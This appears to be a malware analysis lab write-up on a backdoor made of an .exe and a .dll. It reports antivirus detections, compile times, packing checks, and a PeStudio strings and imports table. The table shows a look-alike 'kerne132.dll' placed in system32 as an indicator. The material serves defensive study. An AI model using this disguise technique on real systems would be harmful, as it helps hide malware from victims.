
Analysis of Malicious Windows .EXE and .DLL File

(Backdoor Analysis)

Dilpreet Singh Bajwa

Problem Statement: In this lab we have two files **Sample01-01.exe** and **Sample01-01.dll**. Both files were found in the same directory on the victim machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but here in the sample malware files it is set to connect to localhost for demo purpose). We have to use static and dynamic analysis tools and techniques to gain information about the files and try to find following type of details about the files:



- Does either file match any existing antivirus signatures?
- Compiled time of files.
- Any indication of packing or obfuscation? If so, what are these indicators?
- Any imports hint at what this malware does?
- Are there any other files or host-based indicators that you could look for on infected systems?
- Any network-based indicators could be used to find this malware on infected machines?
- Purpose of these files/program?
- How does this program achieve persistence to ensure that it continues running when the computer is restarted?
- How we can remove this malware once it is installed?

Solution/Analysis:

As we see in Figure1 (VT Scan for Sample01-01.exe) and Figure2 (VT Scan for Sample01-01.dll), we find that both files are detected malicious by VT. Almost 50 antivirus products detected .exe file and 41 detected .dll file to be malicious. Further it also tells that both files are windows PE 32 bit files, same we also confirmed through "file" utility and peid, pestudio tools.

Figure 1: VT Scan for Sample 01-01.exe




Figure 2: VT Scan for Sample 01-01.dll




Figure3: Open file Sample01-01.exe in PeStudio





Figure4: Open file Sample01-01.dll in PeStudio



When we open both the files (Figure3 and Figure4) in PEstudio and navigate to the FILE_HEADER, the compiler-stamp field tells us the compile time. Both files were compiled on December 19, 2010, within difference of less than a minute of each other. As these files present at same location and further their compile time is almost same, this confirms the suspicion that these files are part of the same package and can be created by same author. It's possible that the .exe will use or install the .dll, because DLLs cannot run on their own.

To check whether these two files are packed or not, we may check its entropy but here we have used the tool PEiD and PEiD mentioned these files as unpacked code compiled with Microsoft Visual C++ as shown in Figure5 and Figure6, which tells us that these files are not packed.

Figure5: Sample01-01.exe




Figure6: Sample01-01.dll




Figure 7: Sample 01-01.exe




Figure 8: Sample 01-01.exe : Indicators that file is suspicious




Figure 9: Sample 01-01.exe : API/Libraries Used in File




Figure 10: Sample 01-01.exe : Imports in File





Figure11: Sample01-01.exe : Strings present in the File



encoding (2)	size (bytes)	file-offset	blacklist (4)	hint (26)	group (2)	value (69)
ascii	12	0x00002153	-	import	memory	IsBadReadPtr
ascii	15	0x00002144	x	import	file	UnmapViewOfFile
ascii	13	0x00002164	x	import	file	MapViewOfFile
ascii	9	0x00002194	-	import	file	FindClose
ascii	11	0x00002132	-	import	-	CloseHandle
ascii	11	0x00002204	-	import	-	_XcptFilter
ascii	13	0x00002214	-	import	-	__p__initenv
ascii	13	0x00002224	-	import	-	__getmainargs
ascii	9	0x00002230	-	import	-	_initterm
ascii	16	0x00002243	-	import	-	__setusermatherr
ascii	12	0x00002253	-	import	-	_adjust_fdiv
ascii	12	0x00002263	-	import	-	__p__commode
ascii	10	0x00002271	-	import	-	__p__fmode
ascii	14	0x00002283	-	import	-	__set_app_type
ascii	16	0x00002297	-	import	-	_except_handler3
ascii	10	0x000022A5	-	import	-	_controlfp
ascii	8	0x000022B1	-	import	-	_stricmp
ascii	12	0x000021CF	-	file	-	KERNEL32.dll
ascii	10	0x000021ED	-	file	-	MSVCRT.dll
ascii	12	0x0000301D	-	file	-	kerne132.dll
ascii	12	0x0000302D	-	file	-	kernel32.dll
ascii	4	0x00003035	-	file	-	.exe
ascii	32	0x0000306D	-	file	-	C:\windows\system32\kerne132.dll
ascii	12	0x00003089	-	file	-	Sample01-01.dll
ascii	32	0x000030AD	-	file	-	C:\Windows\System32\Kernel32.dll
ascii	40	0x00000076	-	dos-message	-	!This program cannot be run in DOS mode.
ascii	6	0x000021D9	-	-	memory	malloc
ascii	17	0x00002179	-	-	file	CreateFileMapping
ascii	10	0x00002188	-	-	file	CreateFile
ascii	12	0x000021A4	x	-	file	FindNextFile
ascii	13	0x000021B5	x	-	file	FindFirstFile
ascii	8	0x000021C2	-	-	file	CopyFile
ascii	5	0x000000CE	-	-	-	Richm
ascii	5	0x000001E6	-	-	-	.text
ascii	7	0x0000020F	-	-	-	`.rdata
ascii	6	0x00000236	-	-	-	@.data
ascii	4	0x000010AD	-	-	-	UVWj
ascii	6	0x00001173	-	-	-	ugh 0@
ascii	4	0x000011DA	-	-	-	^][
ascii	4	0x000011F2	-	-	-	SUVW

